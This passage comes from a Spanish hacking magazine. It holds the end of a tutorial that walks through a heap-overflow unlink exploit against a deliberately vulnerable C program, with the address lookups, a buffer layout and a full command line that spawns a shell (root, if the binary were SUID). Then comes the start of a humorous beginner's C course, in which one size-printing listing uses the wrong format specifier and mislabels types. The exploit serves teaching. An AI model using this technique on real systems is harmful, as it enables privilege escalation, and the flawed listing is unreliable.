Así, ya tendremos la dirección de memoria a sobrescribir, solamente nos quedaría encontrar la dirección del buffer, y rellenarlo convenientemente.

Vamos a ver todo esto que hemos explicado de manera práctica mediante el siguiente programa:

Código heap1.c:

```
#include <stdio.h>

int main(int argc, char *argv[]){
      char *cad1,*cad2,*cad3;

      if (argc<3){
            printf("Uso: %s destino mensaje\n", argv[0]);
            exit(-1);
      }

      cad1=(char *)malloc(200);
      cad2=(char *)malloc(40);

      strncpy(cad2,argv[1],39);
      cad2[39]='\0';

      strcpy(cad1, argv[2]);

      /*Aquí mandaríamos el mensaje */
      printf("El mail fue mandado a %s :-)\n", cad2);

      free(cad1);
      free(cad2);
}
```

Supuestamente, este programa lo que hace es mandar un mensaje (pasado como segundo argumento) al destino pasado como primer argumento. Veamos su funcionamiento:

```
tuxed@athenea:~/articulo2$ gcc Heap1.c -o Heap1
tuxed@athenea:~/articulo2$ ./Heap1
Uso: ./Heap1 destino mensaje
tuxed@athenea:~/articulo2$ ./Heap1 pepito@jotmeil.com lalla
El mail fue mandado a pepito@jotmeil.com :-)
:~/articulo2$
```

Parece que sí que hace lo que debería, pero como vemos, no hay ninguna protección contra desbordamientos al rellenar el buffer cad1, así que podemos atacar por ahí. Pero según hemos visto antes, primero debemos obtener la dirección de la función free(), y la dirección del propio buffer cad1. Pués vamos allá:

```
tuxed@athenea:~/articulo2$ objdump -R Heap1 | grep free
080497dc R_386_JUMP_SLOT   free
```

Le restamos 12 y nos queda 0x080497d0.

Ahora vamos a obtener la dirección del buffer pero esta vez no lo haremos con gdb, sino con la herramienta ltrace. Así, ejecutamos el siguiente comando:

```
tuxed@athenea:~/Articulos HxC/art2$
        ltrace ./Heap1 aaa bbb 2>&1 | grep malloc
malloc(200)                = 0x804a008
malloc(40)                 = 0x804a0d8
tuxed@athenea:~/Articulos HxC/art2$
```

Como vemos, el buffer se encuentra en la dirección 0x0804a008, y sumándole los 8 bytes, queda 0x0804a010 (8 +8 = 16 bytes, 10 en hexadecimal).

Provistos con estos datos, debemos preparar nuestro buffer tal y como hemos indicado antes. Sin embargo, aún no sabemos como hacer el salto incondicional que debe ir al principio de nuestro buffer. Puesto que no entra en los objetivos del artículo cómo averiguarlo, os lo digo yo ;-) El código de operación de un salto de 10 caracteres es: \xeb\x0a.

Además, nos falta saber cuánto espacio disponemos antes del comienzo del *chunk* siguiente, puesto que debemos poner a partir de allí los nuevos datos: prev_size, size, fd y bk. Debemos tener en cuenta para ello que malloc() suma 4 bytes a esa cantidad (el tamaño total sería de 8 más la cantidad de datos, sin embargo, ya que utilizamos como datos el campo prev_size del *chunk* siguiente, solamente sumamos 4). Seguidamente, lo que se hace es redondear hacia arriba al múltiplo de 8 bytes más próximo.

Así, si por ejemplo ponemos malloc(16), tendremos que después de sumarle los 4 bytes, quedan 20 bytes. Al redondear

AAAAAAAA	\xeb\x0a	relleno [10 bytes]	Shellcode + basura	0xfffffffc	0xfffffffc	0x080497d0	0x0804a010

Imagen 3

al siguiente múltiplo de 8, quedarían 24 bytes. Si reservamos para un buffer de 200 bytes, se redondeará al múltiplo de 8 más próximo a 204, quedando pues un *chunk* de 208 bytes.

Puesto que el *chunk* es de 208 bytes, tenemos que para datos hay 204 bytes (el *chunk* entero, menos los 8 bytes de sus campos prev_size y size, más el tamaño del campo prev_size del *chunk* siguiente). Sin embargo, el campo prev_size del *chunk* siguiente también debe ser sobrescrito, así que en total deberemos escribir 200 bytes antes del valor de prev_size deseado.

Ahora sí, ya sabemos todos los datos necesarios, así que ya podemos atacar. Simplemente vamos a tener que poner las cosas en orden, quedando el buffer así:**(ver imagen 3)**

Ahora bien, nos queda saber el tamaño de la basura. Teniendo en cuenta que tienen que haber 200 bytes entre el salto condicional, el relleno de 10 bytes, la shellcode y la basura, con un poco de matemáticas simples tenemos:

200 bytes – 8 bytes - 2 bytes – 10 bytes – 38 bytes = 142 bytes

Vamos a probarlo (ten en cuenta que tanto direcciones de memoria como datos deben ir en formato *little-endian*):

```
tuxed@athenea:~/Articulos HxC/art2$ ./Heap1 tuxed@devnull AAAAAAAA`printf "\xeb\x0aSALUDOSHxC"``cat scode``perl -e 'print "B"x142 . "\xfc\xff\xff\xff"x2 . "\xd0\x97\x04\x08\x10\xa0\x04\x08"'`
El mail fue mandado a tuxed@devnull :-)
tuxed@athenea:~/Articulos HxC/art2$
```

Pues vaya, no ha funcionado. ¿Por qué? Pues ha fallado debido a que 0x0A es la representación en código ASCII del carácter NL (New Line). Por tanto, el programa ha interpretado nuestro buffer como dos parámetros distintos, y no se ha desbordado. Para arreglarlo, tenemos que poner todo el buffer entre comillas, y ya funcionará:

```
tuxed@athenea:~/Articulos HxC/art2$ ./Heap1 tuxed@devnull "AAAAAAAA`printf "\xeb\x0aSALUDOSHxC"``cat scode``perl -e 'print "B"x142 . "\xfc\xff\xff\xff"x2 . "\xd0\x97\x04\x08\x10\xa0\x04\x08"'`"
El mail fue mandado a Ð—# :-)
sh-3.00$
```

Como puedes ver, tenemos nuestra shell. Si el programa *Heap*1 tuviese el bit SUID activo y fuera propiedad de root, ahora tendríamos una graciosa shell de root :-) Debes tener en cuenta que las letras A en la línea de comando anterior son 8, y la cadena SALUDOSHxC tiene 10 caracteres, que es justo la cantidad de relleno que habíamos dicho que teníamos que poner.

Hasta aquí llega este segundo artículo sobre explotación de vulnerabilidades. Nos vemos en la próxima revista (si no pasa nada) con un artículo acerca de las cadenas de formato (*format strings*). Espero que os haya gustado y no haya resultado demasiado dura la última sección ;-) . Si tenéis alguna duda, no dudéis en pasaros por el foro a compartirla con nosotros.

Eloi S.G. (a.k.a. TuXeD)

A Bea y a mi familia, por aguantarme

Bibliografía:

- Phrack 57-0x08:
  http://www.phrack.org/phrack/57/p57-0x08
- Phrack 57-0x09:
  http://www.phrack.org/phrack/57/p57-0x09
- w00w00 on heap overflows:









Capítulo 1

Curso de C

Hola amigos, algunos me conoceréis por los foros de HackxCrack. Otros hasta tendréis la suerte/desgracia de conocerme en persona. Soy Popolous y a través de una serie de artículos vamos a ir descubriendo, paso a paso, el mundo del C, ese lenguaje desconocido.

Las razones para aprenderlo, son bastante evidentes. Es un lenguaje muy potente, para gente valiente y además nos servirá para poder entender mejor el curso que Tuxed está haciendo sobre desbordamientos y demás "virguerías". No me enrollo más y pasaremos a la acción.

0. Abriendo los ojos ...

Debo confesar que no sé absolutamente nada de C. Y sí, lo admito abiertamente y hasta me atrevo a mandarlo y publicarlo en una revista. ¿Por qué lo hago? Bueno, porque no sé vosotros, pero a mí siempre que he leído algo, he pensado: "Anda, que si al final del artículo supiese tanto como el autor...". Y bueno, hete aquí un buen motivo para escribir sin saber nada de C: aprender yo y al final del artículo, todos sabréis lo mismo que yo.

Debo decir que como novato total y tras haberme costado sangre, sudor y lágrimas, voy a usar Linux como soporte para los programas y el compilador gcc, así que no se asuste nadie si no hay ventanitas de por medio. Si empezamos por lo oscuro, qué mejor que una línea de comandos, ¿no?.

Pero para los que me quieran tachar de elitista, tengo que decir que todos los programas han funcionado sin problemas en Windows. El código es ANSI C estándar, es decir aceptado por todos los compiladores decentes de C y además no estoy usando ninguna librería que no venga en todos los compiladores. Así que todos los programas pueden editarse y compilarse en cualquiera de los dos entornos (tanto Linux como Windows).

Lo primero que me llamó la atención al aprender esto de C fue la cantidad de conceptos nuevos que lo asaltan a uno cuando empieza a leer un libro sobre C. Uno empieza a leer y se da cuenta de que aparece la palabra **ANSI**, que parece ser, según dicen, que fue lo que estandarizó las distintas implementaciones de C que había en un principio. Esto, a mí que lo que quiero es programar, pues no me sirvió de mucho que digamos. Primera decepción y primera tentación de usar el libro de calzador...

Pero uno sigue leyendo y como todos los principios son arduos y duros, por la primera en la frente uno no se achanta, así que uno lee cosas como estas:

- que C es un lenguaje que tiene **gracia** (hasta ahora cuando veo un código menos reírme me entran ganas de todo)
- que C es elegante (bueno, no lo he visto en la pasarela Cibeles que digamos)
- que C es **potente** (ahh, por eso Fernando Alonso no gana tantas carreras… el Schumacher ese lleva C. ¡Eureka!... si de esta no salgo programador al menos sí asesor de moda y/o Fórmula 1)
- ¡Ah! Y C incluso es **portable**. Ahora sí que me ha convencido: poder aprender C mientras estoy de cañas con los amigos o tomando un café, eso es impagable. Peeerooooo, vaya por Dios, resulta que portable quiere decir que el mismo código puede compilarse (pasarse

de lenguaje humano a lenguaje de la computadora) en cualquier máquina y/o Sistema Operativo con mínimos cambios ...

Bromas aparte, esto era un poco para romper el hielo y perderle el miedo "inicial" a lo desconocido.

Cuando uno está aprendiendo C, aparecen mil términos:

- que si **estructurado**, imagino que porque tiene estructura y usa variables locales (que luego podemos usar para que exploten los programas, qué majas, qué locuacidad). Pero ojo, **simplemente estructurado**, no la vayamos a complicar (es que no permite definir funciones dentro de funciones, qué le vamos a hacer, no lo puede tener todo el chico).

- que si sus orígenes se deben al lenguaje **B**, que seguro deriva a su vez del **A** ya verás, espera que siga leyendo. ¡Ah, no! Me he colado de listo, ¡ups!, deriva de **BCPL** (caray, la pérdida de letras debió ser alguna devaluación importante, ni los lenguajes de programación sobreviven a ellas)

- que si empezó sobre Unix, que si unos tales Dennis Ritchie, Brian Kernigham y Martin Richards, que si bostezo porque esto parece una clase de historia, esperad que ahora voy por un café...

Además, uno creyendo toda la vida que hay lenguajes de **alto nivel** y de **bajo nivel**, resulta que este, para variar, es de **nivel medio**. Me lo explique. Y la respuesta no podía ser menos, llega unas pocas líneas más abajo: *combina elementos de lenguajes de alto nivel con lenguajes de ensamblador*. Vamos, de cajón de madera de pino gallego. Y uno puede leer que C es **poco tipificado** (no, no busquéis en el Código Penal si es delito, que no lo encontraréis), lo cual significa que admite una cierta flexibilidad a la hora de definir y/o manejar distintos tipos de datos. Y que además no es muy quisquilloso a la hora de realizar operaciones con distintos tipos de datos. Vamos, todo un diplomático.

Y además algo que ya llama poderosamente la atención: sólo tiene 32 palabras clave, frente a cerca del centenar que tienen otros lenguajes. Todo un detalle, si tenemos en cuenta que mi memoria no es muy buena. Voy teniendo curiosidad sobre eso que dicen que es potente, ágil y demás ... Mmm, esto requiere que abramos un poquito más los ojos y sigamos leyendo el libro. No os vayáis, soy lento leyendo pero no tanto :P.

1. Frotándonos los ojos para a la luz ...

Pues me está gustando esto de leer fíjate, porque resulta que C es para programadores, y eso pues alimenta mi ego, un poco alicaído por la poca cantidad de conocimientos que uno atesora. Lo usan los programadores y por tanto, esto nos está diciendo: "Oye, que vale la pena echarle horas". Menos mal, porque uno es muy selectivo en donde echa las horas :P.

Ya un poco para terminar con el rollazo de la introducción y siguiendo con la lectura, uno aprende por ejemplo, que C se pensó para que los programas que se escriben con él sean **compilados** en vez de **interpretados**. Es decir, que se genera un ejecutable (grosso modo) y luego somos independientes de la fuente (texto plano donde está el código inteligible por un humano). Si fuese interpretado, pues habría que tener siempre el fuente y es más lento. O sea que la rapidez está también con nosotros. Bien, sigue sumando puntos.

Y las bibliotecas. No, no os vayáis asustados, no se trata de esos sitios que de estudiantes nos servían sólo para evadirnos en días de frío y cuando el bar más cercano estaba hasta arriba de gente que era más rápida que nosotros. No. Se trata de que en C no hay que currárselo todo (me sigue gustando, menos trabajo), sino que hay una serie de funciones ya escritas y que nos sirven para por ejemplo interactuar con la E/S (por ejemplo hacer que salga por pantalla un mensaje o enviar a imprimir "algo" a la impresora). ¡Fiu! ¿Os imagináis lo que sería tener que escribir esto nosotros mismos? Por Dios, que estamos aprendiendo... Gracias a toda esa gente por ese trabajo que nos han ahorrado. Ahora no tenemos que reinventar la rueda, sólo usarla. Esto me sigue gustando.

2. Empezamos a verlo todo más claro. Nos acostumbramos a la luz

Una vez que uno se adentra más en un lenguaje de programación, le asaltan conceptos como el de **variable**, que no es más que un *cajón* donde guardar datos. Pero bien, resulta que como en la vida real, carpinteros hay muchos y cada uno tiene su modo de trabajar, así que hay cajones de distintos tipos.

Pero en C sólo hay 5 carpinteros básicos y crearon 5 cajones (char, int, float, double y void):

- char: aquí sólo podemos guardar "cosas" de tipo carácter (cualquiera de los que aparecen en la tabla ASCII). Por ejemplo: a; b; c; d; e; f; g...

> **Nota**
>
> En www.google.com puedes buscar tablas ASCII para ver todos sus elementos. Por ejemplo en http://www.lookuptables.com/ y en http://www.abcdatos.com/utiles/ascii.html tienes unas muestras.

- int: Aquí podemos guardar números enteros con y sin signo. Por ejemplo: 1; -1; 2; -2; 18000; -18000; 5668; -42...

- float: en este cajón podemos guardar números con decimales en formato de coma flotante tanto positivos como negativos, por ejemplo: 1,25; -1,25; 2584,9845

- **double:** La única diferencia con el anterior (**float**) es el tamaño del cajón para guardar dichos números, el cajón **double** es mas grande.

- **void:** Este es un cajón "especial" y quasi-extravagante, porque sirve para otras cosas. De momento no lo abriremos ;-).

En el primer tipo de datos (**char**) también, como veremos a lo largo del curso, podemos guardar valores enteros entre 0 y 255. Pero tranquilos que esto ser verá más adelante..

Bien, y dentro de estos "cajones" tenemos distintos modelos o estilos (llamado



en C **modificadores**). Para ello sólo deberemos pedir el cajón correspondiente anteponiendo el modificador:

- **signed**
- **unsigned**
- **long**
- **short**

Cuidadín con cómo escribimos las cosas, que C es muy *sensible* y distingue entre signed y SiGnEd, por ejemplo.

Cada uno de estos estilos, dota a nuestros cajones de diversas características. Estas características nos permiten hacer más selectivos y específicos nuestros cajones, aunque en otros casos, no aportará nada nuevo al cajón, así que el carpintero correspondiente de C nos mirará así con cara medio extraña, aunque cumplirá con nuestro encargo, que para eso le pagamos xD.

Vamos al grano, el primero de ellos (**signed**) lo que hace es obligar a que nuestros cajones almacenen tanto números positivos como negativos, que en el caso de los números son sólo números positivos y en el caso de los caracteres... pues bueno, sobre esto volvemos luego, pero quedaros con que el tipo char también lo podemos usar para almacenar enteros en un rango limitado (cómo mucho hasta 256).

El segundo (**unsigned**) es para discriminar un poquito más y para que sólo almacenen números positivos.

El tercer y cuarto controlan el tamaño de los cajones: grande en el primer caso (**long**) y pequeño en el segundo (**short**).

Los modificadores/indicadores de signo (**signed** y **unsigned**) no pueden usarse conjuntamente, como es algo obvio, pero sí combinados con los de tamaño (**long** y **short**).

Hablando del tamaño de las cosas ... ¿Cuantos bytes ocupará cada uno de los tipos anteriores?. Mmm, uno es curioso y dicen los manuales que hay que asegurarse en cada compilador para hacer el código lo más portable posible... Bien, pues entonces, veamos en nuestro caso cómo son los distintos tipos de datos y cuánto ocupan, así vemos ya un programita en C, que no será el típico "Hola mundo" y que tiene algo más de utilidad. No es un clásico, pero a veces uno tiene que sacrificar lo clásico por lo práctico.

De paso vemos un programa en C. Abrid vuestro editor favorito (en mi caso vim, nano o gvim, no soy delicado :P), en Windows el bloc de notas o similar (cuidadín porque tiene que guardarse como texto plano, que luego los caracteres no imprimibles dan más de un susto ;-)) y escribid el siguiente código:**(ver listado 1)**

Bien, tras el subidón de adrenalina que experimenté al escribir este código en C, todavía me quedaba lo mejor: compilarlo y ejecutarlo. Así que, bueno, tras leerme el **man** (que no la revista man :P) **de gcc** y preguntar a un buen amigo si estaba yo en lo cierto o no, compilé:

```
popolous@Ulises Programas C $ gcc primero.c -o primero

primero.c: En la función `main':

primero.c:12: aviso: el tipo de devolución de `main' no es `int'
```

Para los usuarios de Windows que utilicéis algún compilador en modo gráfico no es más que irse al menú correspondiente y darle a **"Compilar"** o **"Compile"**, según el idioma con el que os habéis con el compilador que uséis. Si no, mirad en la ayuda de vuestro compilador en modo texto y ahí os aparecerá cómo compilar. Si todavía tenéis alguna duda, pasaos por el foro (que no por el forro :P) y os ayudaremos gustosos ;-).

```
/* Programa en C que muestra por pantalla el tamaño en bytes de los distintos tipos de datos */

// Primero importamos la librería estándar de C para poder mostrar datos por pantalla

#include <stdio.h>

// Empezamos a escribir el programa principal, que empieza en la función        // main

// Usamos la función printf y el operador unario sizeof()

void main(void)

{

        printf("El tamaño en memoria del tipo char es %o byte\n", sizeof(char));

        printf("El tamaño en memoria del tipo int es %o bytes\n", sizeof(int));

        printf("El tamaño en memoria del tipo int con modificador long es %o bytes\n", sizeof(short int));

        printf("El tamaño en memoria del tipo int con modificador long es %o bytes\n", sizeof(long int));

        printf("El tamaño en memoria del tipo float es %o bytes\n", sizeof(float));

        printf("El tamaño en memoria del tipo double es %o bytes\n", sizeof (double));

        printf("El tamaño en memoria del tipo double con modificador long es %o bytes\n", sizeof(long double));

}
```

Listado 1

```
popolous@Ulises Programas C $ ./primero
El tamaño en memoria del tipo char es 1 byte
El tamaño en memoria del tipo int es 4 bytes
El tamaño en memoria del tipo int con modificador long es 2 bytes
El tamaño en memoria del tipo int con modificador long es 4 bytes
El tamaño en memoria del tipo float es 4 bytes
El tamaño en memoria del tipo double es 10 bytes
El tamaño en memoria del tipo double con modificador long es 14 bytes
```

Listado 2

De momento tenemos un aviso, esto ya veremos por qué es, pero no es nada malo, no os asustéis, simplemente es que el compilador es bastante informativo. Él esperaba que la función main devolviese un entero y se ha encontrado con void y ha protestado. Pero no pasa nada, es un aviso. Si fuese un error...., otro gallo cantaría.

Bien, el código se llama *primero.c* y con el compilador gcc hemos creado el ejecutable *primero*. Para ejecutarlo ponemos:**(ver listado 2)**

Y aquí están los resultados en mi ordenador. Obviamente no tiene por qué coincidir con los que obtengáis cada uno en los vuestros, suele depender del compilador, pero si no obtenéis lo mismo, no os asustéis. De aquí, se sacan cosas interesantes. Como que un tipo **int** es por defecto igual que un **float**, sólo que obviamente, representan cosas distintas. Y uno sale de dudas con el tamaño de los tipos de datos.

Ahora bien, vamos a explicar algo de este nuestro primer programa en C. Los comentarios, como habéis podido deducir, se pueden hacer de dos maneras:

1. Mediante /* para indicar el inicio de un comentario y */ para finalizarlo. Se suelen utilizar para cuando los comentarios ocupan más de una línea.

2. Mediante // si ocupa sólo una línea. Cuando pasamos a la siguiente ya no tiene efecto.

Los comentarios añaden claridad a un programa y no hacen que disminuya su eficiencia como tal, ya que son ignorados luego por el compilador. Cuantos más y más claros, mejor para luego depurar errores y entender programas no escritos por nosotros y hacernos entender, claro. Después aparece **main()**. Esta es una función y debe aparecer siempre en todo programa de C. Es digamos el punto de entrada. La puerta de acceso para colocar cajones y demás ;-). Y antes vemos que tiene la palabra *void* que como dijimos era el quinto tipo de datos que hay en C. Antes de explicar el void (que se puede traducir por "vacío", "nada" o "hueco"), vamos a ver qué es eso de una función.

De matemáticas nos han explicado que una función es algo que tú le das valores a una variable (o a varias) y como resultado tienes un número (u otras cosas pero no es momento de complicar las funciones matemáticas, de eso se encargan ya bien ellas mismas). Bien, pues este símil expresa muy bien lo que es una función en programación: recibe valores de variables (que son también variables, pero que los programadores se empeñan en llamar argumentos) y como resultado arrojan otro valor, que en el caso de la programación es otra variable. En matemáticas esto que sería $F(x_1,x_2,...,x_n)$ = resultado, aquí sería:

tipo_valor_retorno **nombre_funcion**(*x1,x2,...,xn*)

{ Bloque de código }

Y esto nos vale como **prototipo de función**, para poder analizar el resto de funciones que nos vayamos encontrando después.

Luego en nuestro ejemplo se devuelve una variable que tiene el tipo **void** (o lo que es lo mismo, no devuelve nada) y no tiene ningún parámetro de entrada. Volveremos sobre valores/variables de retorno más adelante.

Bien, vamos avanzando bastante y hasta ahora no se ha complicado mucho la cosa. Siguiendo con el ejemplo, vemos que detrás de nuestra función **main** hay unas llaves de apertura y de cierre donde hay más código metido. Bien a todo lo que hay entre **{** y **}**, se llama en C **bloque de código** y se ejecuta todo juntito cada vez que se entra en dicho bloque de código. En nuestro caso se ejecuta al entrar en la función main, que se "activa" o mejor dicho y hablando con propiedad, es llamada, siempre que se ejecuta el programa que estamos haciendo.

Vemos también que hay otra función: **printf**. Esta función recibe como parámetros un texto y lo presenta en pantalla... Me estás engañando, me podéis decir, porque yo ahí veo algo más que texto. Y no os faltaría razón. Pero dejad que os aclare que hay muchas formas de presentar un texto y que de momento nos valdrá con esta definición para esta función. Cuando se vean punteros y demás podremos ver su definición de forma más precisa.

Pero os debo explicar cómo lo hemos utilizado en este caso. Fijémonos bien y tomemos un ejemplo de nuestro programa:

```
printf("El tamaño en memoria del tipo char es %o byte\n", sizeof(char));
```

Bien, tenemos, según lo que he explicado anteriormente en nuestro prototipo de función que no hay nada como **tipo_valor_retorno**. No nos preocupará ahora en exceso, pero no poner nada y poner **void** (que es "nada", curioso, ¿verdad?) viene a ser lo mismo, con lo cual nos podemos ahorrar el ponerlo. De hecho, os animo a probar el código anterior suprimiendo los **void** de **main** y veréis como no cambia en nada el resultado. Ánimo valientes, que no se diga. Luego tenemos **("El tamaño en memoria del tipo char es %o es byte\n",sizeof(char));**. Bien, entre los paréntesis vienen los argumentos de la función prinft. Esta función, como trabaja con cadenas, lo que hace es recibir ca-



denas. Premio a la coherencia, que se llama ;-). Y en las cadenas podemos incluir valores de variables, que van luego separadas por comas. Y para incluir su valor dentro de la cadena que queremos sacar por pantalla, pues nada mejor que poner un símbolo del porcentaje y luego una letra, que nos indica ***el tipo de la variable que queremos sacar por pantalla***. En este caso ***o*** representa un valor octal, ***i*** para enteros, ***f*** para números en coma flotante...
Luego el valor que sustituye en la salida a ***%o*** es ***sizeof(char)***, que es un operador monario (¿mandéeee?, tranquilos, más adelante se verá, de momento es para que nos suene) que nos dice el tamaño en bytes de una variable en memoria. A este operador se le puede pasar una variable o como en este caso, un tipo.

Bien, con esto uno se queda con la sensación de que no sabe absolutamente nada de C. Y la verdad es que no está muy equivocado. Pero como en todos los comienzos, hay que ir pasito a pasito y viendo y comprendiendo bien los pilares de la programación. Que una función se invoque de una forma u otra no debe molestarnos/preocuparnos ahora. Para eso hay ayuda a patadas dentro del propio compilador.

3. Ahondando más en variables

Una vez vistos los tipos básicos que hay en C vamos a adentrarnos más en las variables, que son básicas en todo programa. Hemos dicho que son como cajones donde guardamos **datos** (papeles, libretas, lo que sea) de un **tipo determinado**. Ahora bien, ¿dónde están en un programa?.

Bueno, para nuestro alivio, no tenemos que saber dónde están, sino que podemos "etiquetar" dichos cajones con un nombre que nos sea significativo. A esto se le llama **identificador**. En C deben empezar con una letra, un símbolo "_" (de subrayado) y luego pueden seguirle letras y/o números. El único símbolo que podemos usar es el _ como parte de la "etiqueta" que pongamos a nuestros cajones. Como toda etiqueta, para que sea útil debe ser representativa de lo que guarda nuestro cajón. Por tanto si en un cajón guardamos un papel con nuestro salario, pondremos *salario* a dicha variable. De otro modo al mirar el identificador no sabremos qué es lo que guarda.

La longitud, puede ser la que queramos, pero sólo los 31 primeros caracteres serán significativos para nuestro compilador, con esto tenemos más que suficiente.

C es un lenguaje bastante ordenado. Me explico: no nos deja meter nada en un cajón, si previamente no lo hemos comprado/ordenado hacer. Obvio, ¿verdad? Pues a esto se le llama **declarar una variable**. Así el compilador lo que hace es reservar espacio en memoria para dicha variable. La forma de declarar una variable en C es la siguiente:

tipo variable_1, variable_2, ..., variable_n;

Aquí se declaran varias variables del mismo tipo. En este caso variable_1, variable_2, ..., variable_n, son lo que hemos llamado anteriormente como identificadores.

Hasta ahora vamos pasando de la oscuridad a la luz poquito a poco. Mientras uno aprende ve también un concepto que es absolutamente fundamental: **visibilidad de las variables**. Es decir qué partes del programa ven a qué variables y en función de qué criterios esto es así. Para que nos quede algo claro: en C las llaves (de los bloques de código {}) hacen que el resto del programa no vea un pijo dentro de ahí. Es como si cerrasen un armario (bloque de código) donde podemos tener cajones (variables). Por lo tanto sólo desde dentro de ese armario son accesibles los distintos cajones. Vamos a ver otro programita, para relajar un poco el tostón :P. Un ejemplo de esto que digo.**(ver listado 3)**

Bueno al compilar y ejecutar tenemos lo siguiente:**(ver listado 4)**

Primero hay que explicar cómo hemos declarado las variables aquí. Dijimos que declararlas era "comprar o encargar los cajones". Técnicamente lo que hacemos

```
/* Segundo programa en C */

// Librerías para E/S
#include <stdio.h>

main()
{
        // Declaramos varias variables
        int empleados = 3000;
        float salario = 1500.37;
        char caracter = 's';

        printf("El número de empleados es: %i, con un salario de %f \n",empleados,salario);

        // Definimos un bloque de código con variables que sólo pueden verse desde dicho bloque
        {
                int empleados = 110;
                float salario = 2400.56;
                printf("El número de empleados es: %i, con un salario de %f \n",empleados,salario);
                printf("El valor de la variable tipo char del bloque externo a este es %c\n",caracter);
        }
}
```

Listado 3

```
popolous@Ulises Programas C $ gcc segundo.c -o segundo
popolous@Ulises Programas C $ ./segundo
El número de empleados es: 3000, con un salario de 1500.369995
El número de empleados es: 110, con un salario de 2400.560059
El valor de la variable tipo char del bloque externo a este es s
```

Listado 4

es reservar memoria para dichas variables. En este caso sería así:

```
int empleados = 110;
```

Además, hemos **inicializado** dicha variable, que no es más que darle un valor inicial. Es decir, el cajón nos lo venden/dan con algo dentro que nosotros queramos ya, no tenemos que meterle nosotros nada. Y como veis y aprovecho para decirlo, toda sentencia (línea de código) en C debe acabar con un ";", si no, dará error.

Aquí se ve claramente que las variables ***empleadas*** y **salario** que se definieron dentro del bloque de código pueden ver a las otras variables fuera de él (como la variable de tipo **char** llamada **carácter** en un rapto de originalidad por mi parte). Sin embargo, desde fuera no podemos acceder. Si intentamos lo siguiente, ahora veremos la **gracia** de C :P.**(ver listado 5)(ver listado 6)**

Está muy claro que nos ha mandado cerca el programa. Vemos que **nasty** no está accesible por la función **main**. Sin embargo el bloque sí que podía acceder a las variables de **main**. Pero... ¿qué pasa con las variables que tienen el mismo nombre en el bloque que en la función principal? Pues nada, simplemente que al entrar en el bloque quedan enmascaradas por las que se definen en el bloque de código.

A este tipo de variables, se les llama **variables locales**, porque sólo son accesibles desde la propia función (en este caso **main**) o desde el propio bloque de código donde son declaradas. Sin embargo, si las declaramos fuera de **main** (antes de esta función), se llaman **globales**. Estas variables son visibles para todo el código y funciones del fichero donde sean declaradas.

Y hay más formas de variables, pero eso lo dejo para una quizás para una ampliación. De momento con esto es más que suficiente para empezar a manejarnos con C.

Un tipo especial de variable, según dicen los manuales es la **constante**. Esto que puede parecer raro, no lo es tanto, ya que luego la definen como una variable que no puede cambiar su valor y se quedan tan panchos. Hala, si en los exámenes se pudiesen arreglar dudas así de sencillo... En fin, una constante pues se declara igual que si fuese una variable, con su tipo y todo, sólo que vamos a decirle al compilador que no cambie su valor, anteponiendo la palabra clave **const**. Se inicializa al mismo tiempo que se declara, ya que como el programa no puede modificar su valor, pues es la única forma en que podemos asignarle algo.

Es un cajón con llave en el que le decimos al carpintero que meta algo que nosotros sabemos lo que es, lo podemos ver y usar (es transparente como el resto de cajones, ya veis, estos son cajones especiales), pero no podemos abrirlo para cambiar lo que tiene dentro.

Un último tipo de variable que nos va a hacer mucha falta es el de **variable parametrizada**, que no son más que los parámetros que se le pasan a una función para poder operar con ellos. El utilizar parámetros para definir las funciones nos va a valer para poder hacerlas más reutilizables.

```
/* Tercer programa en C */

// Librerías para E/S
#include <stdio.h>

main()
{
        // Declaramos varias variables
        int empleados = 3000;
        float salario = 1500.37;
        char caracter = 's';

        printf("El número de empleados es: %i, con un salario de %f \n",empleados,salario);

        // Definimos un bloque de código con variables que sólo pueden verse desde dicho bloque
        {
                int empleados = 110;
                float salario = 2400.56;

                char nasty = 'n';
                printf("El número de empleados es: %i, con un salario de %f \n",empleados,salario);
                printf("El valor de la variable tipo char del bloque externo a este es %c\n",caracter);
        }
        printf("Bonito error al tratar de leer %c\n",nasty);
}
```

Listado 5



```
popolous@Ulises Programas C $ gcc tercero.c -o tercero
tercero.c: En la función `main':
tercero.c:23: error: `nasty' undeclared (first use in this function)
tercero.c:23: error: (Each undeclared identifier is reported only once
tercero.c:23: error: for each function it appears in.)
```

Listado 6

No es lo mismo definir dos variables globales y luego una función que multiplique los dos números contenidos en esas dos variables globales, por ejemplo, que una función que acepte dos números como argumentos (variables de entrada o paso de argumentos como se llama en programación) y devuelva su producto. Como el movimiento se demuestra andando, ahí va un ejemplo de una función producto que no se puede reutilizar (hay que definir dos variables globales en cada nuevo programa que hagamos) y otra que sí. Observad vosotros mismos las diferencias. Algo de la elegancia de C (y en general de los lenguajes de programación estructurados) se puede ver aquí.**(ver listado 7)**

En este vemos que la función producto no es reutilizable, en el sentido de que no la podemos separar y compilar en un archivo aparte como librería (veremos más de esto en futuras entregas). Antes de pegar el código con una función un poco más reutilizable, vamos a ver la diferencia entre **declaración de una función**, **definición de una función** y **llamada a una función**.

Podemos ver que al igual que las variables las funciones en C deben declararse para poder usarse, en este caso eso lo hacemos con la línea:

```
int producto(void);
```

Con esta línea ya le indicamos al compilador que vamos a usar una función que se llama **producto** que no tiene ningún parámetro y que devuelve un entero. Hemos **declarado** la función **producto**. La definición está al final del código, en las líneas:

```
// Aquí definimos la función
// producto y cómo opera
int producto(void)
{
        return (numero1*numero2);
}
```

Que no es más que repetir la declaración y añadir el bloque de código correspondiente delimitado por llaves. Para que una función devuelva un valor se usa **return** y luego el valor que puede estar en forma explícita como en este caso, a través de una expresión o también se podía haber hecho:

```
// Aquí definimos la función
//  producto y cómo opera
int producto(void)
{
        int resultado;
        resultado = numero1*numero2;
        return resultado;
}
```

```
/* Cuarto programa de C */

// Importamos la librería estándar de E/S en C

#include <stdio.h>

// Declaramos una función que devuelve el producto de dos números enteros

int producto(void);

// Variables globales a utilizar
int numero1 = 0;
int numero2 = 0;

// También se podría haber hecho ya que todas son del mismo tipo:
// int numero1, numero2;

main()
{
        // Damos valores enteros a las variables globales
        numero1 = 7;
        numero2 = 15;

        // Calculamos su producto y lo mostramos por pantalla
        printf("El valor del producto de %d y %d es: %d\n",numero1,numero2,producto());
}

// Aquí definimos la función producto y cómo opera
int producto(void)
{
        return (numero1*numero2);
}
```

Listado 7

Ambas formas son equivalentes. Para la llamada a una función vamos a usar el otro ejemplo: **(ver listado 8)**

Este programa tiene pocas cosas que explicar. Voy a matizar una variante que no aparecía en el anterior:

```
int producto(int,int);
```

Aquí la declaración indica cantidad de argumentos y el tipo que tienen esos argumentos: dos enteros. Aparte, el tipo de retorno de la función.
